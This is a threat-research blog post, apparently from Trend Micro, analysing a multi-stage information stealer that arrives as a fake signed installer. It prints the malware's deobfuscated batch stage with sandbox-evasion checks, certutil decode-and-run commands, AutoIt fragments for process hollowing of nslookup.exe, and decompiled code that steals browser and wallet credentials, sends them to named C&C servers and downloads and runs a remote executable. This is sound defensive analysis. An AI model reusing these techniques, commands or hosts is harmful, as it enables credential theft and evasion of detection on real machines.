Finding and Decoding Multi-Step Obfuscated Malware

trendmicro.com/en_us/research/21/b/finding-multi-step-obfuscated-malware.html

February 2, 2021

Recently, in the process of a threat investigation, we found an interesting event:

Figure 1. Interesting event that started the investigation

Here, we have a process (*nslookup.exe*) that tried to connect to a malicious URL that was already blocked by our solutions. We could have stopped at this point, but searching for the root cause is part of managed detection and response (MDR) — we needed to learn why this event happened in the first place and prevent it from happening in the future.

The process in question is *nslookup.exe*, a network administration command-line tool used for querying the DNS. Therefore, this process performing a URL request is not unusual — at first glance. Neither is this action, by itself, malicious. However, why would anyone (aside from security researchers) query a malicious URL via *nslookup* in the first place?

We were able to trace where the execution came from, and we saw that the events coincided with execution of *certutil*:

parentCmd	processCmd	objectCmd
cmd /c certutil -decode Roccia.xltm Fu.mp4 & cmd < Fu.mp4	cmd	ping 127.0.0.1 -n 30
cmd /c certutil -decode Roccia.xltm Fu.mp4 & cmd < Fu.mp4	cmd	rundll32.com q
cmd /c certutil -decode Roccia.xltm Fu.mp4 & cmd < Fu.mp4	cmd	certutil -decode Custodiva.ppt q
cmd /c certutil -decode Roccia.xltm Fu.mp4 & cmd < Fu.mp4	cmd	findstr /V /R "^bmlZmUAJSYrwwAaLPNfd$" Angolo.mid
cmd /c certutil -decode Roccia.xltm Fu.mp4 & cmd < Fu.mp4	cmd	-
cmd /c certutil -decode Roccia.xltm Fu.mp4 & cmd < Fu.mp4	cmd	ping -n 1 CEExpWn.CEExpWn
cmd /c certutil -decode Roccia.xltm Fu.mp4 & cmd < Fu.mp4	certutil -decode Roccia.xltm Fu.mp4	-
cmd /c certutil -decode Roccia.xltm Fu.mp4 & cmd < Fu.mp4	certutil -decode Roccia.xltm Fu.mp4	-
cmd /c certutil -decode Roccia.xltm Fu.mp4 & cmd < Fu.mp4	certutil -decode Roccia.xltm Fu.mp4	-
cmd /c certutil -decode Roccia.xltm Fu.mp4 & cmd < Fu.mp4	\??\C:\WINDOWS\system32\conhost.exe 0xffffffff -ForceV1	-
cmd /c certutil -decode Roccia.xltm Fu.mp4 & cmd < Fu.mp4	cmd	ping 127.0.0.1 -n 30
cmd /c certutil -decode Roccia.xltm Fu.mp4 & cmd < Fu.mp4	cmd	rundll32.com q
cmd /c certutil -decode Roccia.xltm Fu.mp4 & cmd < Fu.mp4	cmd	certutil -decode Custodiva.ppt q
cmd /c certutil -decode Roccia.xltm Fu.mp4 & cmd < Fu.mp4	cmd	findstr /V /R "^bmlZmUAJSYrwwAaLPNfd$" Angolo.mid
cmd /c certutil -decode Roccia.xltm Fu.mp4 & cmd < Fu.mp4	cmd	-

Figure 2. Certutil events as seen in logs

Certutil is a command-line tool used for certificate management. The command *certutil -decode* can be abused to decode files hidden inside a certificate file (T1140), and that was done here. The file *Roccia.xltm* is decoded to *Fu.mp4*, and then the contents of *Fu.mp4* was piped to *cmd.exe* for execution. Upon digging further, we found that the starting point was user execution of a disguised file named *setup_x86_x64_install.exe* that was supposedly signed (with an invalid certificate) by AO Kaspersky Lab (Trend Micro detects this as Trojan.Win32.ALIEN.A).



Figure 3. A signed malicious file

This file is actually an SFX CAB archive that contains the following files:



Figure 4. Actual contents of the malicious file

The SFX file then executes the following command:

```
POSTRUNPROGRAM
cmd /c certutil -decode Roccia.xltm Fu.mp4 & cmd < Fu.mp4
```

Figure 5. The executed command

This will decode the content of *Roccia.xltm* to *Fu.mp4* and execute the latter file.



Figure 6. Obfuscated contents of Roccia.xltm

The contents of *Fu.mp4* are obfuscated, and when the contents are deobfuscated, they will look like this:

```
echo CEExpWn
if %computername% == DESKTOP-QO5QU33 exit
echo CEExpWn
if exist C:\aaa_TouchMeNot_.txt exit
echo CEExpWn
if %computername% == NfZtFbPfH exit
echo CEExpWn
if %computername% == MAIN exit
echo CEExpWn
if %computername% == ELICZ exit
echo CEExpWn
ping -n 1 CEExpWn.CEExpWn
if %errorlevel% == 0 exit
echo CEExpWn
set /p = "MZ" 0<nul 1>rundll32.com
findstr /V /R "^bmlZmUAJSYrwwAaLPNfd$" Agolo.mid >> rundll32.com"
certutil -decode Custodiva.ppt q
start rundll32.com q
ping 127.0.0.1 -n 30
```

Figure 7. The deobfuscated contents of Fu.mp4

The code checks for multiple computer names and the *C:\aaa_TouchMeNot_.txt* file that usually indicates the presence of Windows Defender Antivirus Emulator. If any of these files are present, it will immediately exit.

It will then create the file *rundll32.com* from the contents of *Agolo.mid*, but without the prepended string and with an added MZ header. This file is the AutoIt compiler.



Figure 8. Contents of Angolo.mid

It will also decode the content of *Custodiva.ppt*, which is the obfuscated AutoIT script.

Figure 9. Contents of Custodiva.ppt

```
$eBYMMDx = thByjPoXr("109o90o111o117o77o84o81o109o113o76o80o112o79o105o84o86o114o114o128o106o81o75o1
#NoTrayIcon
Func QvyXrvylFtI($YkDLy,$szMZQzMNp,$aurenwzZ,$ZGtTPHe,$wHZLVg,$KZrvfDdI,$chXEXmplM)
Local Const $jmWsNZLylrvRasnXWJrJ =
'onCJnvBbOZnNcbAuyBEFDLaQykFwjgezSstwxHfDpIvrYtWTYRQimtxbyMEjRAlAXyVtznMbjqcUggSwgLrcbVTNWGVIrrLJbVu
jIStHeLMWqYMpWrPJULCVSmYeQeLfnfUrJmOArsPKnIfuhkiaHcUODKxoUeQZqvbLrIAbgfFCWRvlpROFVaIrcuAYyFFwAQJwlDe
Local $KVGCNfMwhRhtboaxIkfLDTlzgrdTznyjJaRveiQMxyiosKMM = thByjPoXr("89o99o67o101o70o117o100o78o103
Local Const $mQrn = 'uqLOTyNBbzvdfGcWAiGllOyIkKaxSoXHDhYflEGfPQqsFLgKotYIbhWaUeCpNzJgcOMwIyLWBdxxNNe
Local $OYjeRkBo = thByjPoXr("71o116o100o84o120o117o100o87o105o70o105o82o68o72o68o116o69o90o92",3), $
"126o106o126o95o97o76o76o87o75o126o121o83o76o72o117o96",7), $nyVhJJR = thByjPoXr("71o76o92o88o120o1
Local Const $BgWlYVUOzxBnZnhcbsLppxUEUuRzKvkaJDXyZeLOWZlfbbbLb =
'KXcyHuysdRrBrXopOcBicxFXjplFuvJuWtLgWEWQqIMTLcVjigIwlflfsnSbWAlToXFZkTjpnKiNILkQhXbSOIWHUvWnMmUAbTI
btNkNSRkdheCJBySFOwSeSBQzEmHqGBMJUpkwOKoAKTDjDMYaXLnJbTFDWRozpkKMfTPsUQQ'
Local $SasYXEQ = thByjPoXr("94o77o104o123o91o105o87",6), $CGFa = thByjPoXr("110o91o93o119o88o82",8),
"74o123o128o91o88o126o81o126o95o94o91o96o122o81o115o126o119o96",9), $LVh = thByjPoXr("99o115o120o10
```

Figure 10. Deobfuscated AutoIT script

The deobfuscated script contains junk code and a simple string decryption routine. Upon decoding the strings, this AutoIt script will be used to execute the content of *Attesa.docm* via process hollowing of a spawned *nslookup.exe*.

This is accomplished by first reading the content of *Attesa.docm*.

```
$ryXYsgi = FileOpen(@ScriptDir & Decrypt("\Attesa.docm"),16)
ExitLoop
```

Figure 11. Decoded AutoIt command to read Attesa.docm



Figure 12. Contents of Attesa.docm

The AutoIT script will then spawn a *nslookup.exe* process, which is then hollowed. The contents are replaced with those of *Attesa.docm*:

```
If Not ($EDANNlAx > 736829-736825.859) Then Exit
$zKqLQ = @SystemDir & Decrypt("\nslookup.exe")
```

Figure 13. Decoded AutoIt command

```
Case 149

    $hwUxlxPaT = DllCall(Decrypt("kernel32.dll"), Decrypt("bool"), Decrypt("SetThreadContext"),Decrypt("ha
    DllStructGetPtr($nWbUT))
```

Figure 14. Use of SetThreadContext in AutoIt script for process hollowing

Upon injection, *nslookup.exe* will then perform the malicious routine. The payload consists of an information stealer that tries to acquire information (such as cookies or credentials) from browsers and cryptocurrency wallets, as well as system information and desktop screenshots. Both this injected *nslookup.exe* and an executable that uses the same command-and-control (C&C) servers (and that has a similar behavior) are detected as TrojanSpy.Win32.PRETSTEAL.A.

The stolen information is saved, compressed into a ZIP file, and sent to the following C&C servers:

- eressedu03[.]top/index.php
- eressedv32[.]top/index.php

It also attempts to download and execute a file from the following URL. However, this URL is already inaccessible.

downhhay09[.]top/download.php?file=lv.exe

```
chrome_opera_636B0(v76);
firefox_66725(v76, ExpandEnvironmentStringsW);
crypto_6CBF1(v76);
sub_6C45D(a2, a3, a1);
systeminfo_6EDD6(v76, ExpandEnvironmentStringsW);
Send_to_CnC_6BF67(v76, Sleep);
Send_to_CnC_6C110(v76);
ExpandEnvironmentStringsW(L"%Temp%\\File31.exe", &FileName, 0x208u);
DeleteFileW(&FileName);
URLDownloadToFileW(0, L"http://dowhhay09.top/download.php?file=lv.exe", &FileName, 0, 0);
Sleep(0x3E8u);
ShellExecuteW(0, L"open", &FileName, 0, 0, 1);
self_destruct_6C2B9(v76);
```

Figure 15. Information stealer code

Takeaways for Researchers/Analysts

What can other researchers or security analysts learn from an incident like this?

1. A single detected event should not be the conclusion. Find out the underlying root cause of the issue. In this case, it was a user who ran a malicious file and needed to be educated about it.

2. If a legitimate process (*nslookup*, in this case) behaves in a way that is suspicious, follow your instincts and dig deeper.

3. Good sensors are necessary to carry out a proper threat investigation. These sensors allowed us not only to gather sufficient information about this incident, but also to find the root cause.

Trend Micro Solutions

Trend Micro's comprehensive XDR solution applies the most effective expert analytics to the deep data sets collected from Trend Micro solutions across the enterprise — including email, endpoints, servers, cloud workloads, and networks — making faster connections to identify and stop attacks. Powerful artificial intelligence (AI) and expert security analytics correlate data from customer environments and Trend Micro's global threat intelligence to deliver fewer, higher-fidelity alerts, leading to better, early detection. One console with one source of prioritized, optimized alerts supported with guided investigation simplifies the steps needed to fully understand the attack path and impact on the organization.

Indicator of Compromise (IOC)

Hash (SHA-256)	Description	Detection Name
d7fdbdc5b650cb21e898fe45be1aaba320b0d47b5283e45822ecc1270b420279	Payload	TrojanSpy.Win32.PRETSTEAL.A